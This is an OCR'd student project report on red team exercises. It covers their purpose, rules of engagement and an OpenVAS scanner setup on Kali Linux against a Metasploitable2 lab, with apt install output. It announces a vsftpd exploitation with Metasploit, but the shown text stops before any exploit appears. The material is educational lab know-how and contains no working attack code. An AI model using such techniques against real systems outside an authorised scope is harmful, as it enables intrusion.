Smart Internz

VIT
Vellore Institute of Technology
(Deemed to be University under section 3 of UGC Act, 1956)

# PROJECT REPORT

## RED TEAM EXERCISES

simulating the latest targeted attack types and methods used by real world adversaries, across different threat levels providing evidence based results

### TEAM MEMBERS

1. SANKALPA SWAIN (20BCN7012)

2.CHIRANJIBI SAMANTARAY (20BCN7114)

3.ALAGAPPAN SP (20BCE7211)

4.RAJ MISHRA (20BCN7155)

# INTRODUCTION

Red team exercises are a critical component of cybersecurity practices and refer to simulated attacks performed by a group of skilled professionals known as the "red team." The objective of these exercises is to evaluate the effectiveness of an organization's security posture by mimicking real-world attack scenarios. Red team exercises provide organizations with insights into their vulnerabilities, strengths, and areas of improvement, enabling them to enhance their defensive capabilities and mitigate potential risks.

### 1.1 Overview and Purpose

Overview:

Red team exercises are simulated attacks conducted by cybersecurity professionals known as the red team, with the aim of assessing an organization's security defenses. These exercises involve attempting to breach systems, networks, or physical security using various techniques and tactics. The red team operates as the adversary, challenging the organization's defenses to uncover vulnerabilities and weaknesses.

Purpose:

The purpose of red team exercises in cybersecurity is to:

1. **Identify Vulnerabilities**: Red team exercises help organizations discover weaknesses in their systems, networks, and processes that could be exploited by real attackers. By actively probing and testing defenses, the red team can uncover hidden vulnerabilities that may otherwise go unnoticed.

2. **Evaluate Defense Capabilities:** Red team exercises assess the effectiveness of an organization's security controls, technologies, and incident response procedures. They provide insights into how well the organization can detect, respond to, and mitigate cyber threats in a real-world scenario.

3. **Enhance Security Posture**: By identifying vulnerabilities and weaknesses, red team exercises enable organizations to make informed decisions on improving their security posture. The findings from these exercises guide the implementation of appropriate security measures, such as patching vulnerabilities, strengthening access controls, or enhancing incident response capabilities.

4. **Train Personnel:** Red team exercises also serve as a valuable training opportunity for security teams and personnel. They create realistic scenarios that allow participants to gain hands-on experience in identifying and responding to security incidents. These exercises promote knowledge sharing, improve skills, and enhance the overall cybersecurity awareness of the organization.

5. **Validate Compliance**: Red team exercises can also help organizations evaluate their compliance with industry regulations, standards, and best practices. By assessing the effectiveness of security controls and identifying gaps, organizations can ensure they meet the required compliance requirements.

# LITERATURE SURVEY

## 2.1 Existing problem

One of the existing problems in red team exercises in cybersecurity is the potential for unintended consequences or collateral damage. During these exercises, there is a risk of causing disruptions or unintentional harm to the organization's systems, networks, or operations. The red team's actions, if not properly controlled or coordinated, can inadvertently impact critical services, cause downtime, or compromise sensitive data. Striking the right balance between realistic testing and minimizing the impact on normal operations is a challenge. It requires careful planning, communication, and coordination between the red team, blue team, and other stakeholders to ensure that the exercise does not create significant disruptions or unintended consequences that outweigh the benefits of the assessment.

## 2.2 Proposed solution

To address the potential problem of unintended consequences or collateral damage in red team exercises, several solutions can be implemented:

1. Clear Rules of Engagement: Establishing clear rules of engagement for red team exercises is crucial. Define the scope, targets, and boundaries of the exercise to minimize the risk of unintended impact on critical systems or operations.

2. Communication and Coordination: Maintain open and continuous communication between the red team, blue team, and other stakeholders involved in the exercise. Regular coordination meetings can help ensure everyone is aware of the exercise's goals, objectives, and potential risks, enabling effective mitigation strategies.

3. Test Environment: Utilize dedicated test environments that closely replicate the organization's systems and networks. These environments should be isolated from production systems, reducing the risk of unintended disruptions or damage to critical infrastructure.

4. Impact Assessment and Risk Analysis: Conduct thorough impact assessments and risk analyses before executing red team exercises. Identify potential risks, evaluate their potential impact, and develop mitigation strategies to minimize any negative consequences.


5. Controlled Exercise Execution: Implement safeguards and monitoring mechanisms during red team exercises to ensure activities remain within the predefined boundaries. Continuous monitoring and oversight can help identify and address any unexpected issues promptly.

6. Regular Evaluation and Feedback: After each exercise, conduct a comprehensive evaluation to assess any unintended consequences or collateral damage that occurred. Use this feedback to refine future exercises, improve protocols, and enhance the overall effectiveness of red team engagements.


By implementing these proposed solutions, organizations can mitigate the potential for unintended consequences or collateral damage during red team exercises, ensuring a balance between realistic testing and minimizing disruptions to normal operations.

## **THEORITICAL ANALYSIS**


3.1 Block diagram


OSP Scanner
OSP Scanner
Target Systems
OpenVAS Scanner
GMP Clients
Greenbone Vulnerability Manager
Web Browser
Greenbone Security Assistant
GMP: API of Greenbone Vulnerability Manager
OSP: Unified scanner control layer
NVTs: Network Vulnerability Tests
NVTs
SCAP CERT
User Data
Greenbone Community Feed


This is the working of an automatic vulnerability scanning tool OpenVAS which can be used in understanding the different vulnerabilities that can be present and thus be exploited to summarize solutions in order to mitigate them.



Working of a FTP Server(As we demonstrate an exploitation of vsftpd)


FTP control connection to port 21 from high port
High Port
Client Computer
Server
Port 20
FTP data connection initiation from port 20 on server to high port on client

Working of Active FTP session mode



Working of Passing FTP session mode

3.2 Hardware / Software designing

The hardware and software used in the following project are as follows.

1. Oracle VirtualBox
2. Kali Linux virtualized on a pc.
3. Metasploitable2 instance to demonstrate potential vulnerabilities.
4. OpenVAS Vulnerability Scanner to list out the vulnerabilities.
5. Metasploit framework to conduct exploitation of vulnerability.

## EXPERIMENTAL INVESTIGATIONS

# Common Tools And Techniques For Identifying Vulnerability Paths And Parameters

Here , we will conduct vulnerability scanning in order to identify the vulnerability paths using OpenVAS

**OpenVAS** is a fully functional vulnerability scanner that can be used to find and evaluate security flaws in computer systems and networks. Greenbone Networks developed and maintained it as an open-source project. Nessus, a vulnerability scanner created by Tenable Network Security, is the foundation of OpenVAS. Windows, Linux, macOS, and Unix computers can all be scanned using OpenVAS, as well as other systems and networks. Additionally, network hardware and web applications can be scanned using it. To find known security flaws, one can use OpenVAS' extensive database of vulnerability checks.

Here are some of OpenVAS's salient characteristics:

1. Completely functional vulnerability scanner

2. Based on the Nessus vulnerability scanner, an open-source project
3. Can be used to scan a variety of networks and systems.
4. consists of a vast collection of vulnerability scans
5. a strong tool for enhancing network and computer security.


The following are some advantages of utilising OpenVAS:

1. It is free and open source.
2. Numerous supported networks and systems
3. Large vulnerability check database
4. Strong scanning engine Simple to use.

can be combined with additional security instrument


**Step 1: Installing OpenVAS**

Here, we are using Kali Linux in a virtual environment to demonstrate this.




```
┌──(root㉿kali)-[~]
└─# apt-get install openvas
```

We Type in the command to install it.




```
┌──(root㉿kali)-[~]
└─# apt-get install openvas
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libcfitsio9 libexporter-tiny-perl libgdal31 libgs9-common libhttp-server-simple-perl liblist-moreutils-perl liblist-moreutils-xs-perl libllvm11 libnginx-mod-http-geoip libnginx-mod-http-image-filter libnginx-mod-http-xslt-filter
  libnginx-mod-mail libnginx-mod-stream libnginx-mod-stream-geoip libpoppler118 libpython3.10-dev libpython3.9-minimal libpython3.9-stdlib libtbb12 libtbbmalloc2 libwacom-bin llvm-11 llvm-11-linker-tools llvm-11-runtime nginx-core
  python3-dataclasses-json python3-limiter python3-marshmallow-enum python3-mypy-extensions python3-responses python3-speaklater python3-spyse python3-token-bucket python3-typing-inspect python3.10 python3.10-dev python3.10-minimal
  python3.9 python3.9-minimal sphinx-rtd-theme-common
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  blueman cython3 doc-base dvisvgm fonts-lmodern fonts-texgyre fonts-texgyre-math gnutls-bin gobject-introspection greenbone-security-assistant gsad gvm gvm-tools gvmd gvmd-common libapache-pom-java libapt-pkg-perl libbit-vector-perl
  libboost-dev libboost1.74-dev libcarp-clan-perl libcfitsio10 libcommon-sense-perl libcommons-logging-java libcommons-parent-java libcrypt-rc4-perl libcrypt-ssleay-perl libdate-calc-perl libdate-calc-xs-perl libdbd-mariadb-perl
  libdbi-perl libdigest-perl-md5-perl libdlt2 libfcgi-perl libfile-fcntllock-perl libfontbox-java libgdal32 libgirepository-1.0-1 libgnutls-dane0 libgs-common libgs10 libgs10-common libgs9-common libgumbo1 libgvm22 libhiredis0.14
  libhtml-parser-perl libio-stringy-perl libjcode-pm-perl libjson-xs-perl libldb2 liblerc4 liblist-moreutils-xs-perl liblocale-gettext-perl liblzf1 libmicrohttpd12 libmosquitto1 libmujs2 libnet-dbus-perl libnet-dns-sec-perl
  libnet-libidn-perl libnet-ssleay-perl libnewt0.52 libole-storage-lite-perl libopenblas-dev libopenblas-pthread-dev libopenblas0 libopenblas0-pthread libpaho-mqtt1.3 libparse-recdescent-perl libpdfbox-java libperl5.36 libpoppler-glib8
  libpoppler126 libpotrace0 libproj25 libprotobuf32 libptexenc1 libpython3-all-dev libpython3-dev libpython3-stdlib libpython3.11 libpython3.11-dev libpython3.11-minimal libpython3.11-stdlib libradcli4 libsmbclient libsocket6-perl
  libspectre1 libspreadsheet-parseexcel-perl libspreadsheet-writeexcel-perl libstring-crc32-perl libtalloc2 libtdb1 libteckit0 libterm-readkey-perl libtevent0 libtexlua53-5 libtexluajit2 libtext-charwidth-perl libtext-iconv-perl
  libtiff6 libunbound8 libunicode-linebreak-perl libunicode-map-perl libuuid-perl libxml-parser-perl libxsimd-dev libyaml-tiny-perl libzzip-0-13 lmodern mosquitto mupdf-tools notus-scanner onboard openvas-scanner ospd-openvas perl
  perl-base perl-modules-5.36 pg-gvm postgresql postgresql-15 postgresql-client-15 preview-latex-style proj-bin python-tables-data python3 python3-aiohttp python3-all python3-all-dev python3-apt python3-beniget python3-bottleneck
  python3-brlapi python3-brotli python3-cairo python3-cairo-dev python3-cbor python3-cffi python3-cffi-backend python3-contourpy python3-dbus python3-deprecated python3-dev python3-distutils python3-fonttools python3-frozenlist
  python3-gast python3-gdal python3-gi python3-gi-cairo python3-gnupg python3-gpg python3-greenlet python3-gvm python3-hiredis python3-kiwisolver python3-ldb python3-lib2to3 python3-lxml python3-lz4 python3-markupsafe
  python3-matplotlib python3-maxminddb python3-minimal python3-msgpack python3-multidict python3-mysqldb python3-nassl python3-netifaces python3-newt python3-numba python3-numexpr python3-numpy python3-paho-mqtt python3-pandas
  python3-pandas-lib python3-pcapy python3-pil python3-pil.imagetk python3-protobuf python3-psutil python3-psycopg2 python3-pycares python3-pycurl python3-pygame python3-pygraphviz python3-pymssql python3-pyqt5.sip python3-pyrsistent
  python3-pythran python3-ruamel.yaml.clib python3-samba python3-scipy python3-setproctitle python3-simplejson python3-snappy python3-sqlalchemy python3-sqlalchemy-ext python3-tables python3-tables-lib python3-talloc python3-tdb
  python3-tk python3-ubjson python3-ujson python3-unicodedata2 python3-urwid python3-uvloop python3-wrapt python3-wsaccel python3-yaml python3-yara python3-yarl python3-zope.interface python3.11 python3.11-dev python3.11-minimal
  redis-server redis-tools samba samba-ad-provision samba-common samba-common-bin samba-dsdb-modules samba-libs samba-vfs-modules smbclient t1utils tcl tex-common tex-gyre texlive-base texlive-binaries texlive-fonts-recommended
  texlive-latex-base texlive-latex-extra texlive-latex-recommended texlive-pictures texlive-plain-generic tipa tk tk8.6 whiptail winexe xml-twig-tools
Suggested packages:
  cython-doc dhelp | dwww | dochelp | doc-central | yelp | khelpcenter libboost-doc libboost1.74-doc libboost-atomic1.74-dev libboost-chrono1.74-dev libboost-container1.74-dev libboost-context1.74-dev libboost-contract1.74-dev
  libboost-coroutine1.74-dev libboost-date-time1.74-dev libboost-exception1.74-dev libboost-fiber1.74-dev libboost-filesystem1.74-dev libboost-graph1.74-dev libboost-graph-parallel1.74-dev libboost-iostreams1.74-dev
  libboost-locale1.74-dev libboost-log1.74-dev libboost-math1.74-dev libboost-mpi1.74-dev libboost-mpi-python1.74-dev libboost-numpy1.74-dev libboost-program-options1.74-dev libboost-python1.74-dev libboost-random1.74-dev
  libboost-regex1.74-dev libboost-serialization1.74-dev libboost-stacktrace1.74-dev libboost-system1.74-dev libboost-test1.74-dev libboost-thread1.74-dev libboost-timer1.74-dev libboost-type-erasure1.74-dev libboost-wave1.74-dev
  libboost1.74-tools-dev libmpfrc++-dev libntl-dev libboost-nowide1.74-dev libavalon-framework-java libcommons-logging-java-doc libexcalibur-logkit-java liblog4j1.2-java libclone-perl libmldbm-perl libnet-daemon-perl
  libsql-statement-perl dns-root-data libdata-dump-perl libxsimd-doc mousetweaks pnscan strobe perl-doc libterm-readline-gnu-perl | libterm-readline-perl-perl libtap-harness-archive-perl postgresql-doc postgresql-doc-15 python3-doc
  python3-venv python-apt-doc python-bottleneck-doc python3-cairo-doc python-dbus-doc gdal-bin python-greenlet-dev python-greenlet-doc python-gvm-doc python-lxml-doc cm-super-minimal dvipng ffmpeg fonts-staypuft ghostscript inkscape
  python3-cairocffi python3-gobject python3-sip texlive-extra-utils python-maxmindb-doc nvidia-cuda-toolkit gfortran python-pandas-doc python3-statsmodels python-pil-doc python-psutil-doc python-psycopg2-doc python-pycares-doc
  libcurl4-gnutls-dev python-pycurl-doc python-pygame-doc timidity python-pygraphviz-doc python-scipy-doc python-sqlalchemy-doc python3-fdb python3-asyncpg python3-netcdf4 python-tables-doc vitables tix python3-tk-dbg python-urwid-doc
  python3.11-venv python3.11-doc binfmt-support ruby-redis bind9 bind9utils ctdb ldb-tools ntp | chrony ufw winbind heimdal-clients debhelper perl-tk xzdec texlive-fonts-recommended-doc texlive-latex-base-doc wp2latex icc-profiles
  libfile-which-perl texlive-latex-extra-doc texlive-science texlive-latex-recommended-doc texlive-luatex texlive-pstricks dot2tex prerex texlive-pictures-doc vprerex tipa-doc
Recommended packages:
  onboard-data numba-doc libcephfs2 libgfapi0
The following packages will be REMOVED:
```


After Installation, we can successfully see that we are getting our required menus related to the OpenVAS, under the vulnerability analysis column.



Then, we enter the command to set up the OpenVAS in the system.

